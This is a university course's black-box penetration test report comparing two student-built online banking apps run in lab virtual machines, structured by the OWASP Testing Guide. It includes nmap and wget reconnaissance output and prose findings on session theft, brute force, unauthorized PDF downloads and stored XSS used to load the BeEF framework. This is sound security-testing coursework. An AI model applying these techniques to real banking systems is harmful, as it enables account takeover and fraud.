# Blackbox Testing Report
# Team 8
# Phase 2

NEXT9 Bank

Janosch Maier, René Milzarek, Daniel Schosser

November 18, 2014

Secure Coding, Technische Universität München

# Executive Summary

## TUM International Bank

We found several vulnerabilities, which could cause severe damage to the TUM International Bank. In the current state this web application should not be used productively!

It is possible to get access to the admin page via stealing the session. Thus an attacker can register an arbitrary employee or customer and unlock the registered user. Furthermore the transaction PDFs of all customers can be downloaded by an automated script without any authorization being in place. Hereby an attacker can generate an overview of existing accounts and get insights on the transactions made by the customers. An attacker can also execute a brute force attack on known user ids as there is no lock mechanism to prevent this.

Besides the security issues there is also a severe problem with regard to the business logic. The transactions do not check if there is enough money on the sender's account, therefore an attacker can "generate" an infinite amount of money.

## NEXT9 Bank

We found some issues, which potentially could cause damage to the NEXT9 Bank. However only the risk of one issue was rated high and the remaining ones had lower risks. Furthermore the detected issues are quite easy to fix.

If an experienced attacker performs a man in the middle attack he'll be able to track session ids from several GET-request, which are not protected by the SSL encryption. The implications are severe, as the attacker can take over the role of the customer, but this attack requires advanced knowledge.

With regard to the business logic there was only one issue with low risk detected. It's possible to use TANs via the batch-file upload form multiple times as they are not marked as used. This does not have any severe implications as the TAN is transfered encrypted via SSL. So the TAN is only known to the customer and thus could only be reused by himself.

## Comparison

In summary we were able to clearly state out that the NEXT9 Banks web application has less and also less severe vulnerabilites then the TUM International Banks web application. Furthermore it has to be said that the detected issues of the NEXT9 Bank are easier to fix and will cost less money to implement.

# Contents

# 1 Time Tracking Table

| User | Ticket | Time |
|---|---|---|
| Maier, Janosch | "" | 47,75 |
| "" | Support 518: Black Box Test - TUM International Bank | 1,00 |
| "" | Support 522: Presenation (mainly about competitor's app) | 5,50 |
| "" | Support 523: Black Bock Testing Report (both apps) | 8,25 |
| "" | Support 526: Testing Directory traversal/file include | 7,25 |
| "" | Support 527: Testing for Bypassing Session Management Schema | 0,25 |
| "" | Support 540: Testing for Bypassing Authorization Schema | 6,00 |
| "" | Support 543: Testing for logout functionality | 0,50 |
| "" | Support 545: Testing for Insecure Direct Object References | 3,00 |
| "" | Support 554: Identity Management Teting | 4,00 |
| "" | Support 556: Test User Registration Process (OTG-IDENT-002) | 2,00 |
| "" | Support 569: Test Defenses Against Application Mis-use | 1,00 |
| "" | Support 575: Authentication Testing | 5,00 |
| "" | Support 577: Testing for SQL Injection (OTG-INPVAL-005) | 2,00 |
| "" | Support 580: Testing for Buffer Overflow | 2,00 |
| Schosser, Daniel | "" | 36,75 |
| "" | Support 517: Black Box Test - NEXT9 Bank | 1,00 |
| "" | Support 518: Black Box Test - TUM International Bank | 9,75 |
| "" | Support 522: Presenation (mainly about competitor's app) | 5,00 |
| "" | Support 527: Testing for Bypassing Session Management Schema | 0,50 |
| "" | Support 528: Testing for Cookies attributes | 1,50 |
| "" | Support 529: Testing for Session Fixation | 1,00 |
| "" | Support 530: Testing for Exposed Session Variables | 1,00 |
| "" | Support 531: Testing for Cross Site Request Forgery | 1,00 |
| "" | Support 532: Testing for logout functionality | 1,00 |
| "" | Support 533: Test Session Timeout | 1,00 |
| "" | Support 534: Testing for Session puzzling | 0,75 |
| "" | Support 536: Fileupload | 0,75 |
| "" | Support 539: Verify Tan | 1,00 |
| "" | Bug 541: Invalidate TAN when Batch Upload is performed | 0,25 |
| "" | Support 547: Test Network/Infrastructure Configuration | 0,50 |
| "" | Support 548: Test Application Platform Configuration | 0,50 |
| "" | Support 549: Test File Extensions Handling for Sensitive Information | 0,50 |
| "" | Support 550: Backup and Unreferenced Files for Sensitive Information | 0,50 |
| "" | Improvement 552: Delete batch transaction file after executing the parser | 0,25 |
| "" | Support 562: Test Business Logic Data Validation | 2,50 |
| "" | Support 563: Test Ability to Forge Requests | 0,50 |
| "" | Support 564: Test Integrity Checks | 0,50 |
| "" | Support 565: Test for Process Timing | 0,50 |
| "" | Support 567: Test Number of Times a Function Can be Used Limits | 0,75 |
| "" | Support 568: Testing for the Circumvention of Work Flows | 0,50 |
| "" | Support 569: Test Defenses Against Application Mis-use | 1,25 |
| "" | Support 570: Test Upload of Unexpected File Types | 0,50 |
| "" | Support 571: Test Upload of Malicious Files | 0,50 |
| "" | Support 578: Error Handling | 1,00 |
| "" | Support 579: Cryptography | 0,50 |
| Milzarek, René | "" | 38,10 |
| "" | [None] | 6,00 |
| "" | Support 522: Presenation (mainly about competitor's app) | 5,00 |
| "" | Support 524: Fingerprint Web Server | 1,50 |
| "" | Support 525: Review Webserver Metafiles for Information Leakage | 3,85 |
| "" | Support 535: Enumerate Applications on Webserver | 1,50 |
| "" | Support 537: Review webpage comments and metadata for information leakage | 2,00 |
| "" | Support 538: Identify application entry points | 2,00 |
| "" | Support 546: Conduct Search Engine Discovery and Reconnaissance for Information Leakage | 0,75 |
| "" | Support 557: Map execution paths through application (OTG-INFO-007) | 2,00 |
| "" | Support 558: Fingerprint Web Application Framework (OTG-INFO-008) | 2,00 |
| "" | Support 559: Fingerprint Web Application (OTG-INFO-009) | 0,25 |
| "" | Support 560: Map Application Architecture (OTG-INFO-010) | 1,00 |
| "" | Support 561: Testing for Reflected Cross site scripting (OTG-INPVAL-001) | 0,25 |
| "" | Support 566: Testing for Stored Cross site scripting (OTG-INPVAL-002) | 6,00 |
| "" | Support 573: Testing for HTTP Verb Tampering (OTG-INPVAL-003) | 0,50 |
| "" | Support 574: Testing for HTTP Parameter pollution (OTG-INPVAL-004) | 0,75 |
| "" | Support 576: Client Side Testing (OTG-CLIENT-XXX) | 0,25 |
| "" | Support 577: Testing for SQL Injection (OTG-INPVAL-005) | 1,50 |
| "" | Support 581: Executive Summary | 1,00 |
| Total | "" | 122,60 |

# 2 Vulnerabilities Overview

Based on our testing, we identified the following vulnerabilities as most crucial for the TUM International Bank and the NEXT9 Bank:

## 2.1 TUM International Bank

### 2.1.1 Missing Authorization on PDF Export

- Likelihood: *high*
- Implication: *high*
- Risk: *high*
- Reference: OWASP OTG-AUTHZ-004 (see section 3.5.3)

The webserver delivers files that should not been visible in a productive environment, such as database layout, source code or TAN numbers. It is possible without logging in to download transaction histories as pdf files for ranges of users via an automatic script.

### 2.1.2 Static Session ID

- Likelihood: *high*
- Implication: *high*
- Risk: *high*
- Reference: OWASP OTG-SESS-003 (see section 3.6.3)

The session id is saved in form of the (static) user id in a cookie. This cookie can be used on any machine to take over the account of a user. The lifetime of this cookie is only limited by the cookie lifetime field.

### 2.1.3 Stored XSS in Registration

- Likelihood: *medium*
- Implication: *high*
- Risk: *high*
- Reference: OWASP OTG-INPVAL-002 (see section 3.7.2)

Using stored cross-site-scripting attacks, one can inject JavaScript code, that is run, when the Administrator/Employee logs in. Arbitrary code can be loaded from a third party page. E.g. this attack can be used to inject the ***BeEF***-Framework.

### 2.1.4 Missing Bound Check on Money Transfer

- Likelihood: *low*
- Implication: *high*
- Risk: *high*
- Reference: OWASP OTG-BUSLOGIC-007 (see section 3.10.7)

It is possible to transfer money to another account, even if the sender itself does not have enough money. Therefore the user can generate an infinite amount of money.

### 2.1.5 Missing Lock Out Mechanism

- Likelihood: *high*
- Implication: *medium*
- Risk: *medium*
- Reference: OWASP OTG-AUTHN-003 (see section 3.4.3)

The application has no lock out mechanism, which allows brute force attacks on known usernames and testing for a valid password.

## 2.2 NEXT9 Bank

### 2.2.1 Unprotected Session ID

- Likelihood: *low*
- Implication: *high*
- Risk: *high*
- Reference: OWASP OTG-SESS-001 (see section 3.6.1)

Session ID is visible in an https GET-request. It is therefore possible to take over the session of a user by performing a Man-In-The-Middle attack.


### 2.2.2 Reuseable TAN

- Likelihood: *low*
- Implication: *low*
- Risk: *low*
- Reference: OWASP OTG-BUSLOGIC-005 (see section 3.10.5)

A TAN can be used several times via the Batch-File upload form.

## 2.3 Vulnerability Overview

The following chart displays the detected vulnerabilities grouped by risk (high, medium, low) and bank (TUM International Bank = orange, NEXT9 Bank = purple).



# 3 Detailed Report

The following pages describe for each test how both applications TUM International Bank and NEXT9 Bank performed. The test is divided in different sections following the OWASP Testing Guide v4.

For testing purposes, we used the following applications (in alphabetical order):

- BeEF (http://beefproject.com/)
- Chrome/Firefox Web Developer Toolbar (https://www.mozilla.org/de/firefox/new/ and https://www.google.de/intl/en/chrome/browser/)
- Chromium/Chrome Developer Tools (https://www.google.com/chrome/)
- Cookies (http://www.hotcleaner.com/cookies.html)
- curl (`man 1 curl`)
- DotDotPwn (http://dotdotpwn.blogspot.de/)
- Hydra (https://www.thc.org/thc-hydra/)
- Kali (http://kali.org/)
- netcat (`man 1 netcat`)
- nmap (http://nmap.org/)
- Postman (https://chrome.google.com/webstore/detail/postman-rest-client/fdmmgilgnpjigdojojpjoooidkmcomcm)
- Skipfish (https://code.google.com/p/skipfish/)
- sqlmap (http://sqlmap.org/)
- stunnel (http://stunnel.org)
- wget (`man 1 wget`)
- what web (http://whatweb.net/)
- Zed Attack Proxy – ZAP (https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)

## 3.1 Information Gathering

### 3.1.1 Conduct Search Engine Discovery and Reconnaissance for Information Leakage (OWASP OTG-INFO-001)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | We conducted searches through several search engine providers (www.google.com, www.bing.com, www.duckduckgo.com, www.yahoo.com) and could not gather relevant information with regard to the provided web application.<br><br>**Note:** This is of low relevance as the web applications are not reachable from the internet! But with the background knowledge of this web application being an artifact of the "Secure Coding" lecture, some information could be retrieved from the chairs website (https://www22.in.tum.de/en/teaching/seccoding-ws2014/). Nevertheless this knowledge was not taken into account in the following report as it is intended to be a blackbox test. |
| **Discovery** | We manually executed the searches through the search engine providers' websites. Doing so we looked for the search term "TUM International Bank". |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We conducted searches through several search engine providers (www.google.com, www.bing.com, www.duckduckgo.com, www.yahoo.com) and could not gather relevant information with regard to the provided web application. |
| **Discovery** | We manually executed the searches through the search engine providers' websites. Doing so we looked for the search term "NEXT9 Bank". |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.1.2 Fingerprint Web Server (OWASP OTG-INFO-002)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | We observed, that the web server could be fingerprinted. We identified the web server as `Apache 2.2.22` running on an Ubuntu operating system (Figure 3.1). A search for known vulnerabilites on "CVE Details" yielded 9 results. |
| **Discovery** | The discovery was made by analyzing the HTTP response header of the web application, which were captured by the ***Zed Attack Proxy (ZAP)***.<br><br>Furthermore we looked for known vulnerabilities for this version of Apache on "CVE Details" (http://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-142323/Apache-Http-Server-2.2.22.html). The search yielded 9 known vurlnerabilites with one having a score of 7.5 (on a range from 0 to 10). |
| **Likelihood** | We estimated the overall likelihood of the discovered vulnerabilities as medium, as most of them have a low complexity but require some preconditions to be met. Please refer to "CVE Details" for further details on the different vulnerabilities. |
| **Implication** | Most of the vulnerabilties belong to the category of Denial of Service (DoS) or Cross Site Scripting (XSS) attacks. Thus the implication could be that the web application won't be reachable due to a provoked crash of the apache daemon. This could be fatal for an online banking site as it could no longer run its business. Therefore the implication was rated as high. |
| **Recommendations** | Hide the version information by setting the following directive: `ServerTokens Prod` (http://httpd.apache.org/docs/2.2/mod/core.html#servertokens) |





Figure 3.1: Apache response header for TUM International Bank

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We observed, that the web server could be fingerprinted. We identified the web server as Apache 2.2.22 running on an Ubuntu operating system (Figure 3.2). A search for known vulnerabilites on "CVE Details" yielded 9 results. |
| **Discovery** | Please refer to the previous page. |
| **Likelihood** | Please refer to the previous page. |
| **Implication** | Please refer to the previous page. |
| **Recommendations** | Please refer to the previous page. |






Figure 3.2: Apache response header for Next9 Bank

### 3.1.3 Review Webserver Metafiles for Information Leakage (OWASP OTG-INFO-003)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | We observed, that there is no `robots.txt` on this web server and that there are no META tags, which cause information leakage. |
| **Discovery** | We tried to download the `robots.txt` file with ***wget*** by executing the command: `wget https://IP_ADDRESS/robots.txt --no-check-certificate` (Figure 3.3)<br><br>Furthermore we systematically looked for META tags within the webpages of the application. Therefore we created a navigation map to ensure that no webpage was forgotten (Figure 3.4). The actual search for the META tags was realized with ***Firefox's Web Developer Toolbar***. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |



```
samurai@samurai-wtf:~$ wget https://10.0.0.212/robots.txt --no-check-certificate
--2014-11-11 18:29:35--  https://10.0.0.212/robots.txt
Connecting to 10.0.0.212:443... connected.
WARNING: cannot verify 10.0.0.212's certificate, issued by `/O=TUM IB/OU=Online Banking/CN=www.tumib.com':
  Self-signed certificate encountered.
    WARNING: certificate common name `www.tumib.com' doesn't match requested host name `10.0.0.212'.
HTTP request sent, awaiting response... 404 Not Found
2014-11-11 18:29:35 ERROR 404: Not Found.

samurai@samurai-wtf:~$
```

Figure 3.3: Trying to download robots.txt for TUM International Bank





Figure 3.4: Navigation Map for TUM International Bank

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We observed, that there is no `robots.txt` on this web server and that there are no META tags, which cause information leakage. The detected META tags only contained non relevant information.<br><br>We tried to download the `robots.txt` file with ***wget*** by executing the command: `wget http://IP_ADDRESS/robots.txt` (Figure 3.5) |
| **Discovery** | Furthermore we systematically looked for META tags within the webpages of the application. Therefore we created a navigation map to ensure that no webpage was forgotten (Figure 3.6). Due to the choosen architecture of the web application (AngularJS) this navigation map does not directly map to single webpages, but it provides an overview of the possible actions and could be utilized as additional guide to not forget any relevant case. The actual search for the META tags was again realized with ***Firefox's Web Developer Toolbar***. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

```
samurai@samurai-wtf:~$ wget http://127.0.0.1/robots.txt
--2014-11-11 18:32:30--  http://127.0.0.1/robots.txt
Connecting to 127.0.0.1:80... connected.
HTTP request sent, awaiting response... 404 Not Found
2014-11-11 18:32:30 ERROR 404: Not Found.

samurai@samurai-wtf:~$
```

Figure 3.5: Trying to download the robots.txt for Next9 Bank





Figure 3.6: Navigation Map for Next9 Bank

### 3.1.4 Enumerate Applications on Webserver (OWASP OTG-INFO-004)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | We observed, that the virtual machine runs a webserver, which is only accessible through HTTPS. Furthermore we detected that an instance of `Adminer 4.1.0` - a database administration web application - is running on the server, besides the online banking application.<br><br>We did a portscan with ***nmap***, which yields the services listed in figure 3.7. This port scan showed that the web server is listening only on HTTPS.<br><br>`nmap IP_ADDRESS` |
| **Discovery** | Afterwards we tried to access the webserver on HTTPS and detected the possibility of a directory traversal (see section 3.5.1). This revelead a screenshot of the database administration application Adminer 4.1.0. The ticket system of Adminer (http://sourceforge.net/p/adminer/bugs-and-features/milestone/4.1.0/) and a extensive websearch did not reveal any known vulnerabilities for version 4.1.0.<br><br>Inverse DNS queries or DNS searches were not possible as the virtual machine is not running a DNS server. |
| **Likelihood** | The detection of the directory traversal, which was necessary to find Adminer, does not require any special knowledge and could easily happen by chance. Therefore the likelihood of revealing this information has to be rated with high. |
| **Implication** | At the moment this information has no implication, but it allows an attacker to search for specific attacks for Adminer, which might be discovered in the future. Therefore the implication was estimated to be low. |
| **Recommendations** | Please refer to section 3.5.1 to learn about how to prevent the directory traversal. |

```
Starting Nmap 6.47 ( http://nmap.org ) at 2014-11-11 21:51 CET
Nmap scan report for samurai-wtf.fritz.box (10.0.0.212)
Host is up (0.0039s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

Figure 3.7: Port scan with ***nmap*** on TUM International Bank

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We observed, that the virtual machine runs a webserver, which is accessible through HTTP and HTTPS. But there were no additional webapplications detected on this server.<br><br>We did a portscan with ***nmap***, which yields the services listed in figure 3.8. This port scan showed that the web server is listening on HTTP and HTTPS.<br><br>`nmap IP_ADDRESS` |
| **Discovery** | We tried to access the webserver and got redirected to the entry page of the online banking application via HTTPS. Furthermore we tried to access other paths (e.g. http://IP_ADDRESS/ adminer/), but had no success in doing so.<br><br>Inverse DNS queries or DNS searches were not possible as the virtual machine is not running a DNS server. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

```
Starting Nmap 6.47 ( http://nmap.org ) at 2014-11-11 21:55 CET
Nmap scan report for samurai-wtf.fritz.box (10.0.0.201)
Host is up (0.0031s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
443/tcp  open  https
5001/tcp open  commplex-link

Nmap done: 1 IP address (1 host up) scanned in 5.19 seconds
```

Figure 3.8: Portscan with ***nmap*** on Next9 Bank

### 3.1.5 Review Webpage Comments and Metadata for Information Leakage (OWASP OTG-INFO-005)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | We could not find any comments or metadata within the webpages. |
| **Discovery** | We used the navigation map shown in figure 3.4 to review every webpage for comments and metadata. The code of the webpages was analyzed with ***Firefox's Web Developer Toolbar*** Tools.<br><br>There was not any comment or metadata within the analysed pages. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We observed one comment, which was intended for a password reset functionality. |
| **Discovery** | The code of the index page was analysed with ***Firefox's Web Developer Toolbar***. It was sufficient to look at one webpage as AngularJS dynamically reloads the other data/views.<br><br>There was one comment, which was intented for a password reset functionality (Figure 3.9). The other comments only describe the structure of the webpage and do not contain any relevant information. |
